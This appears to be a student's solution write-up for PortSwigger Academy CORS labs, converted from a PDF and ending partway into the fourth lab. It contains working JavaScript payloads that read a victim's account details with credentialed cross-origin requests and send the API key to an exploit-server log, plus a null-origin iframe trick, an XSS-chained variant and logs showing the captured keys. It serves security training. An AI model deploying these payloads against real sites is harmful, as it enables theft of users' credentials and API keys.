Cross-origin resource sharing (CORS)

Table of Contents

1. CORS vulnerability with basic origin reflection

Lab: CORS vulnerability with basic origin reflection

APPRENTICE

LAB Not solved


This website has an insecure CORS configuration in that it trusts all origins.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

1) In the response we can see there is an API key



Request

Pretty Raw Hex \n

```
1 GET /accountDetails HTTP/1.1
2 Host:
  0a8f00a00380a56ec1b82694006300c2.web-security-academy.net
3 Cookie: session=kZNYbEdLnXqtBRws3lGexg3TrQe0HcNt
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
  Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer:
  https://0a8f00a00380a56ec1b82694006300c2.web-security-academy.
  net/my-account
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 Connection: close
5 Content-Length: 149
6
7 {
8   "username":"wiener",
9   "email":"",
10  "apikey":"pTJdC7iDyv8seg7rsbAG83JpGAcT7aPm",
11  "sessions":[
12    "kZNYbEdLnXqtBRws3lGexg3TrQe0HcNt"
13  ]
14 }
```

2) Our goal is to retrieve the API key of the administrator
3) In the response received there is Access-Control-Allow-Credentials header set to true which simply means that it is supporting CORS

4) Using repeater I have sent request setting the Origin to some random website name and notices it is been reflected in the response (Access-Control-Allow-Origin)


5) Our next step is to send an HTTP request and get a response which will contain the API key of the admin



6) To get the api key we are crafting some html code which will send a request with the property withCredentials=true and will send a response with the data.

```
<html>
    <body>
        <script>
            var req = new XMLHttpRequest();
            req.onload = reqListener;
            req.open('get','https://0ab5003203f28335c070cd4700af0022.web-security-academy.net/accountDetails',true);
            req.withCredentials = true;
            req.send();

            function reqListener() {
                location='/logg?key='+this.responseText;
            };
</script>
    </body>
</html>
```



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2. CORS vulnerability with trusted null origin

Lab: CORS vulnerability with trusted null origin

APPRENTICE

LAB Not solved


This website has an insecure CORS configuration in that it trusts the "null" origin.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:


1) We send a request from the repeater with Origin as name of some random website and in the response we cannot see Access-Control-Allow-Origin like before which means it does not accept arbitrary origins.



```
Pretty Raw Hex \n
1  GET /accountDetails HTTP/1.1
2  Host: 0a0c0061048e4c6ec0d37cba0022002c.web-security-academy.net
3  Cookie: session=GTdkGhCWlP6VvYEg4ojZvMeC15oiYjQp
4  Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5  Sec-Ch-Ua-Mobile: ?0
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
   Safari/537.36
7  Sec-Ch-Ua-Platform: "Windows"
8  Accept: */*
9  Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Origin: https://somemaliciouswensite.com
13 Referer:
   https://0a0c0061048e4c6ec0d37cba0022002c.web-security-academy.net
   /my-account
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
```

```
Pretty Raw Hex Render
1  HTTP/1.1 200 OK
2  Access-Control-Allow-Credentials: true
3  Content-Type: application/json; charset=utf-8
4  Connection: close
5  Content-Length: 149
6
7  {
8    "username":"wiener",
9    "email":"",
10   "apikey":"sGl2HURinA7VBGvWtsrAXjFK3RulP8Y2",
11   "sessions":[
12     "GTdkGhCWlP6VvYEg4ojZvMeC15oiYjQp"
13   ]
14 }
```

2) Our next step is to use null value and check, and it worked for us



```
Pretty  Raw  Hex
1 GET /accountDetails HTTP/1.1
2 Host: 0a0c0061048e4c6ec0d37cba0022002c.web-security-academy.net
3 Cookie: session=GTdkGhCWlP6VvYEg4ojZvMeCl5oiYjQp
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
  Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
0 Sec-Fetch-Mode: cors
1 Sec-Fetch-Dest: empty
2 Origin: null
3 Referer:
  https://0a0c0061048e4c6ec0d37cba0022002c.web-security-academy.net
  /my-account
4 Accept-Encoding: gzip, deflate
5 Accept-Language: en-US,en;q=0.9
6 Connection: close
```

```
Pretty  Raw  Hex  Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: null
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 Content-Length: 149
7
8 {
9   "username":"wiener",
10  "email":"",
11  "apikey":"sGlCHURinA7VBGvWtsrAXjFK3RulP8Y2",
12  "sessions":[
13    "GTdkGhCWlP6VvYEg4ojZvMeCl5oiYjQp"
14  ]
15 }
```

3) Just like the previous example to retrieve the admin's api key we send a request and in the response we get the api key, but in our current lab the request is only sent when Origin is null hence we will use **iframe sandbox** to
4) show as if the request is null


Payload:

```
<html>
    <body>
        <iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="
            <script>
                var req = new XMLHttpRequest();
                req.onload = reqListener;
                req.open('get','https://0a0c0061048e4c6ec0d37cba0022002c.web-
security-academy.net/accountDetails',true);
                req.withCredentials = true;
                req.send();

                function reqListener() {
                    location='https://exploit-
0a450093046b4c65c0217cb3015f00fb.exploit-
server.net/exploit/log?key='+encodeURIComponent(this.responseText);
                };
            </script>"></iframe>
    </body>

</html>
```

```
)0.15.118.230  2022-11-15 19:57:39 +0000 "POST / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
)0.15.118.230  2022-11-15 19:57:39 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.
)0.15.118.230  2022-11-15 19:57:41 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
)0.15.118.230  2022-11-15 19:57:42 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.10
).0.4.76       2022-11-15 19:57:42 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.87 Safari/537.36"
).0.4.76       2022-11-15 19:57:42 +0000 "GET /exploit/log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%228bd8iL3DnpUVQJutsjThZZrPIVRM0PdJ
)0.15.118.230  2022-11-15 19:57:43 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
)0.15.118.230  2022-11-15 19:57:43 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.
)0.15.118.230  2022-11-15 19:57:45 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
)0.15.118.230  2022-11-15 19:57:45 +0000 "GET /log HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.3
```



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3. CORS vulnerability with trusted insecure protocols

Lab: CORS vulnerability with trusted insecure protocols

PRACTITIONER

LAB Not solved

This website has an insecure CORS configuration in that it trusts all subdomains regardless of the protocol.


To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: `wiener:peter`


Sol) Steps:

1) when I set the origin value with the host value it worked

2) now checking for subdomains
3) I used random.hostname in origin and it did not work



4) I have used stock.hostname and it worked



5) Our first step is to find XSS vulnerability in our subdomain
6) When I entered the below url I got the alert
    a. http://stock.0a1a00c60308e697c0040646003100b6.web-security-academy.net/?productId<script>alert(1)</script>&storeId=1
7) So we have a XSS vulnerability as well, so we will send and get our response of the credentials using this vulnerability and below is the payload

<script>document.location="http://stock.0a0800e104365ffec000ded600b9008a.web-security-academy.net/?productId=2**<script>var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://0a0800e104365ffec000ded600b9008a.web-security-academy.net/accountDetails',true); req.withCredentials =**

true;req.send();function reqListener() {location='https://exploit-0abd004c04755f6bc08ede8401d000c0.exploit-server.net/exploit/log?key='%2bthis.responseText; };%3c/script>&storeId=1"</script>

8)we are sending the req as part of stock.id url

```
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
la/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari
ictim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.87 Safari/537.36"
strator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%229ErDX9J0mV2IP0s6qjUIbHZHwvZ7XxWH%22,%20%
T 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
nt: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.1
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
```

---

4. CORS vulnerability with internal network pivot attack

Lab: CORS vulnerability with internal network pivot attack

EXPERT

LAB | Not solved

This website has an insecure CORS configuration in that it trusts all internal network origins.

This lab requires multiple steps to complete. To solve the lab, craft some JavaScript to locate an endpoint on the local network (`192.168.0.0/24` , port `8080`) that you can then use to identify and create a CORS-based attack to delete a user. The lab is solved when you delete user `Carlos` .

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use the provided exploit server and/or Burp Collaborator's default public server.

Sol) Steps:

1) We need burp suite professionals to solve this problem
